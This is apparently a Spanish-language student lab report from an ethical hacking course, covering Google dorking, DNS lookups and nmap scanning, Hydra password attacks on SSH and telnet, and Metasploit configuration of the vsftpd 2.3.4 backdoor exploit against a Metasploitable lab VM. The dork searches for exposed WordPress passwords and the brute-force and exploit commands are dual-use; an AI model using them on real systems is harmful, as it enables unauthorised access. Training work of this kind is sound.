
Laboratorio Hacking Ético EHCA

❖ Fase: Reconocimiento

Google Hacking


Objetivo: identificar información relevante de la organización objetivo sin necesidad de visitar la página web o interactuar con la infraestructura de la entidad aprovechando las opciones de búsqueda avanzada que brinda Google.

Actividad: identificar una entidad a la que desee buscar información específica y realice búsquedas de tipos de archivos y cadenas que estén en los títulos de las páginas publicadas. Además, realice la búsqueda de sitios con información de algunos de los Google Dorks.


1. Determinar el nombre de la entidad: "Para el ejercicio elegiremos elpais.com".
2. Verificar si hay páginas que contengan en la url la cadena de texto elpais.com
   a. 

3. Verificar la página que tiene almacenada en el caché de Google y validar cuál es la fecha del snapshot tomado.
   a. 

4. Validar la cantidad de archivos JSP que contiene el sitio elpais.com.


a. 

5. Validar la cantidad de archivos pdf que contiene el sitio elpais.com.


a. 

6. Realizar búsquedas basadas en los Google dorks que brinda exploit-db.

a. Archivos que contienen passwords en wordpress



b. Directorios abiertos que contengan el directorio admin.





NSLookup

Objetivo: comprender la herramienta NSLOOKUP y cómo utilizar la línea de comandos para realizar consultas de DNS y obtener información sobre la resolución de nombres de dominio del objetivo.

- Verificar la resolución de nombres de dominio.
- Obtener información sobre los registros de DNS de un dominio.
- Verificar la configuración del servidor DNS.

Actividad:

1. Determinar la organización objetivo para determinar la información de los servidores DNS *(recuerda que esta actividad es completamente lícita y se puede realizar con cualquier sitio)*. Para la actividad usaremos "*eltiempo.com*".
2. Identifica la dirección IP que responde al nombre de "*eltiempo.com*".
   a. 
```
> eltiempo.com
Server:  PRDINF007VW.mnemo.net
Address:  192.168.17.17

Non-authoritative answer:
Name:    eltiempo.com
Addresses:  45.60.121.135
          45.60.131.135
```
3. Identifica los servidores de correo que tiene "*eltiempo.com*".
   a. 
```
> set type=mx
> eltiempo.com
Server:
Address:

Non-authoritative answer:
eltiempo.com    MX preference = 0, mail exchanger = eltiempo-com.mail.protection.outlook.com

eltiempo-com.mail.protection.outlook.com        internet address = 104.47.58.110
eltiempo-com.mail.protection.outlook.com        internet address = 104.47.70.110
```
4. Identifica

a.


```
> set type=ns
> eltiempo.com
Server:  [redacted]
Address:

Non-authoritative answer:
eltiempo.com    nameserver = ns3.markmonitor.com
eltiempo.com    nameserver = ns4.markmonitor.com
eltiempo.com    nameserver = ns5.markmonitor.com
eltiempo.com    nameserver = ns6.markmonitor.com
eltiempo.com    nameserver = ns7.markmonitor.com
eltiempo.com    nameserver = ns2.markmonitor.com
eltiempo.com    nameserver = ns1.markmonitor.com

ns3.markmonitor.com     internet address = 149.112.161.1
ns3.markmonitor.com     AAAA IPv6 address = 2620:10a:80a9::1
ns4.markmonitor.com     internet address = 176.97.158.2
ns4.markmonitor.com     AAAA IPv6 address = 2001:67c:10b8::2
ns5.markmonitor.com     internet address = 149.112.160.2
ns5.markmonitor.com     AAAA IPv6 address = 2620:10a:80a8::2
ns6.markmonitor.com     internet address = 176.97.158.3
ns6.markmonitor.com     AAAA IPv6 address = 2001:67c:10b8::3
ns7.markmonitor.com     internet address = 149.112.161.2
ns7.markmonitor.com     AAAA IPv6 address = 2620:10a:80a9::2
ns2.markmonitor.com     internet address = 176.97.158.1
ns2.markmonitor.com     AAAA IPv6 address = 2001:67c:10b8::1
ns1.markmonitor.com     internet address = 149.112.160.1
ns1.markmonitor.com     AAAA IPv6 address = 2620:10a:80a8::1
```

HTTRACK

Objetivo: realizar la copia de una página web para realizar análisis a las páginas para identificar usuarios o información relevante.

Actividad:

1. Realizar la copia de la página web de *"eltiempo.com"* y analizar los datos obtenidos.



❖ Fase: Escaneo

Comandos Nmap

Descubrir sistemas

-PS n tcp syn ping

-PA n ping TCP ACK

-PU n ping UDP

Técnicas de análisis de puertos

-sS análisis utilizando TCP SYN

-sT análisis utilizando TCP CONNECT

-sU análisis utilizando UDP

–sF -sX NULL, FIN, XMAS

–sA TCP ACK

Puertos a analizar y orden de análisis

-p n-mrango

-p– todos los puertos

-F rápido, los 100 comunes

–top-ports n analizar los puertos más utilizados

Duración y ejecución:

-T0 paranoico

-T1 sigiloso

-T2 sofisticado

-T3 normal

-T4 agresivo

-T5 locura

Scripts

-sC realizar análisis con los scripts por defecto

–script file ejecutar script (o todos)

–script-args n=v proporcionar argumentos

Formatos de salida

-oN guardar en formato normal

-oX guardar en formato XML

Ejercicio:

Escaneo hacia mestaplotaible para identificar puertos y servicios en escucha o abiertos

```
C:\Users\DELL>nmap -sS 10.0.0.7
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-21 11:26 Hora est. PacÝfico, SudamÚrica
Nmap scan report for 10.0.0.7
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
```

- nmap -sP 10.0.0.7

Starting Nmap 7.92 (https://nmap.org) at 2023-04-21 12:18 Hora est. PacÝfico, SudamÚrica

Nmap scan report for 10.0.0.7

Host is up (0.00s latency).

MAC Address: 00:0C:29:6B:D2:F4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds

- nmap -sS 10.0.0.7

PORT STATE SERVICE

21/tcp open ftp

22/tcp open ssh

23/tcp open telnet

25/tcp open smtp

53/tcp open domain

80/tcp open http

111/tcp open rpcbind

139/tcp open netbios-ssn

445/tcp open microsoft-ds

512/tcp open exec

513/tcp open login

514/tcp open shell

1099/tcp open rmiregistry

1524/tcp open ingreslock

2049/tcp open nfs

2121/tcp open ccproxy-ftp

3306/tcp open mysql

5432/tcp open postgresql

5900/tcp open vnc

6000/tcp open X11

6667/tcp open irc

8009/tcp open ajp13

8180/tcp open unknown

MAC Address: 00:0C:29:6B:D2:F4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds

❖ Fase: Enumeración

Vamos a obtener mayor informacion de las aplicaciones o sistemas que están corriendo y en escucha en los puertos y servicios ya identificados. Nos podemos enfocar en aplicaciones, sistemas, versiones, nombres de usuario, rutas, etc.

```
C:\Users\DELL>nmap -A 10.0.0.7
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-21 12:09 Hora est. PacÝfico, SudamÚrica
Nmap scan report for 10.0.0.7
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
```

- nmap -A 10.0.0.7

Starting Nmap 7.92 (https://nmap.org) at 2023-04-21 12:09 Hora est. PacÝfico, SudamÚrica

Nmap scan report for 10.0.0.7

Host is up (0.0013s latency).

Not shown: 977 closed tcp ports (reset)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 10.0.0.1

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| vsFTPd 2.3.4 - secure, fast, stable

|_End of status

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

| ssh-hostkey:

| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)

|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)

23/tcp open telnet Linux telnetd

25/tcp open smtp Postfix smtpd

| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX

| Not valid before: 2010-03-17T14:07:45

|_Not valid after: 2010-04-16T14:07:45

|_ssl-date: 2023-04-21T17:12:01+00:00; +16s from scanner time.

|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN

| sslv2:

| SSLv2 supported

| ciphers:

| SSL2_DES_192_EDE3_CBC_WITH_MD5

| SSL2_DES_64_CBC_WITH_MD5

| SSL2_RC4_128_WITH_MD5

| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5

| SSL2_RC4_128_EXPORT40_WITH_MD5

|_ SSL2_RC2_128_CBC_WITH_MD5

53/tcp open domain ISC BIND 9.4.2

```
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2          111/tcp   rpcbind
|   100000  2          111/udp   rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/udp   nfs
|   100005  1,2,3      33571/udp   mountd
|   100005  1,2,3      49689/tcp   mountd
|   100021  1,3,4      49337/tcp   nlockmgr
|   100021  1,3,4      53381/udp   nlockmgr
|   100024  1          57914/tcp   status
|_  100024  1          58539/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec       netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell      Netkit rshd
1099/tcp open  java-rmi   GNU Classpath grmiregistry
1524/tcp open  bindshell  Metasploitable root shell
2049/tcp open  nfs        2-4 (RPC #100003)
2121/tcp open  ftp        ProFTPD 1.3.1
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
|_ssl-date: ERROR: Script execution failed (use -d to debug)
```

|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)

|_tls-alpn: ERROR: Script execution failed (use -d to debug)

| mysql-info:

| Protocol: 10

| Version: 5.0.51a-3ubuntu5

| Thread ID: 8

| Capabilities flags: 43564

| Some Capabilities: SupportsTransactions, Support41Auth, SwitchToSSLAfterHandshake, SupportsCompression, LongColumnFlag, Speaks41ProtocolNew, ConnectWithDatabase

| Status: Autocommit

|_ Salt: "dU\MLv.!Z"99Ph<3(ll

|_sslv2: ERROR: Script execution failed (use -d to debug)

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

|_ssl-date: 2023-04-21T17:11:48+00:00; +16s from scanner time.

| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX

| Not valid before: 2010-03-17T14:07:45

|_Not valid after: 2010-04-16T14:07:45

5900/tcp open vnc VNC (protocol 3.3)

| vnc-info:

| Protocol version: 3.3

| Security types:

|_ VNC Authentication (2)

6000/tcp open X11 (access denied)

6667/tcp open irc UnrealIRCd

| irc-info:

| users: 1

| servers: 1

| lusers: 1

| lservers: 0

| server: irc.Metasploitable.LAN

| version: Unreal3.2.8.1. irc.Metasploitable.LAN

| uptime: 0 days, 1:06:24

| source ident: nmap

| source host: 496AAECE.D3975B40.7B559A54.IP

|_ error: Closing Link: pbxwigyov[10.0.0.1] (Quit: pbxwigyov)

8009/tcp open ajp13 Apache Jserv (Protocol v1.3)

|_ajp-methods: Failed to get a valid response for the OPTION request

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

|_http-title: Apache Tomcat/5.5

|_http-favicon: Apache Tomcat

MAC Address: 00:0C:29:6B:D2:F4 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Network Distance: 1 hop

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

|_smb2-time: Protocol negotiation failed (SMB2)

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

|_clock-skew: mean: 1h00m16s, deviation: 2h00m00s, median: 15s

| smb-os-discovery:

| OS: Unix (Samba 3.0.20-Debian)

| Computer name: metasploitable

| NetBIOS computer name:

| Domain name: localdomain

| FQDN: metasploitable.localdomain

|_ System time: 2023-04-21T13:11:21-04:00

TRACEROUTE

HOP RTT ADDRESS

1 1.27 ms 10.0.0.7

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 151.34 seconds

❖ Fase: Hacking

Ataque de diccionario sobre SSH

Comando: Hydra -L -P server-IP servicio

- Hydra -L /home/cyberbootcamp/Desktop/users.txt -P /home/cyberbootcamp/Desktop/password.txt 10.0.0.7 ssh

Explicación:

hydra -L /(ruta archivo de usuarios)/ -P /(ruta archivo contraseñas)/ server-IPdestino(metasplotaible) servicioaprobar(ssh)


```
┌──(cyberbootcamp㉿kali)-[~]
└─$ hydra -L /home/cyberbootcamp/Desktop/users.txt -P /home/cyberbootcamp/Desktop
/password.txt 10.0.0.7 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in mil
itary or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-21 12:18:1
3
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recom
mended to reduce the tasks: use -t 4
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:2/p:6), ~1
try per task
[DATA] attacking ssh://10.0.0.7:22/
[22][ssh] host: 10.0.0.7   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-21 12:18:1
6
```

Ataque de diccionario sobre telnet

```
┌──(cyberbootcamp㉿kali)-[~]
└─$ hydra -L /home/cyberbootcamp/Desktop/users.txt -P /home/cyberbootcamp/Desktop
/password.txt 10.0.0.7 telnet
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in mil
itary or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-21 12:20:0
2
[WARNING] telnet is by its nature unreliable to analyze, if possible better choos
e FTP, SSH, etc. if available
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:2/p:6), ~1
try per task
[DATA] attacking telnet://10.0.0.7:23/
[23][telnet] host: 10.0.0.7   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-21 12:20:0
5
```

Explotando vulnerabilidad VSFTP


- Abrimos metasploit con el comando: msfconsole



En la fase de escaneo y enumeración identificamos diferentes aplicaciones disponibles en metasplotaible y sus versiones, dentro de ellas seleccionamos la aplicación vsftpd 2.3.4 para explotarla.


Buscamos un exploit disponible con el comando: search exploit, adicionalmente ingresamos una palabra clave

- Comando: search exploit vsftpd



Copiamos la ruta del exploit disponible, luego vamos a usarlo con el comando: use exploit y la ruta

Comando: use exploit/unix/ftp/vsftpd_234_backdoor



Luego ingresamos el comando show options, para verificar la configuración del exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-
   RPORT   21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```

Identificamos que es necesario configurar la dirección IP del host remoto o victima (IP de metasploitable).

Configuramos la IP del host remoto con el comando: set RHOST 10.0.0.7

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.0.7
RHOSTS ⇒ 10.0.0.7
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.0.7         yes       The target host(s), see https://github.
   RPORT   21               yes       The target port (TCP)
```


Verificamos de nuevo con el comando: show options y visualizamos que ya esta configurada la dirección IP

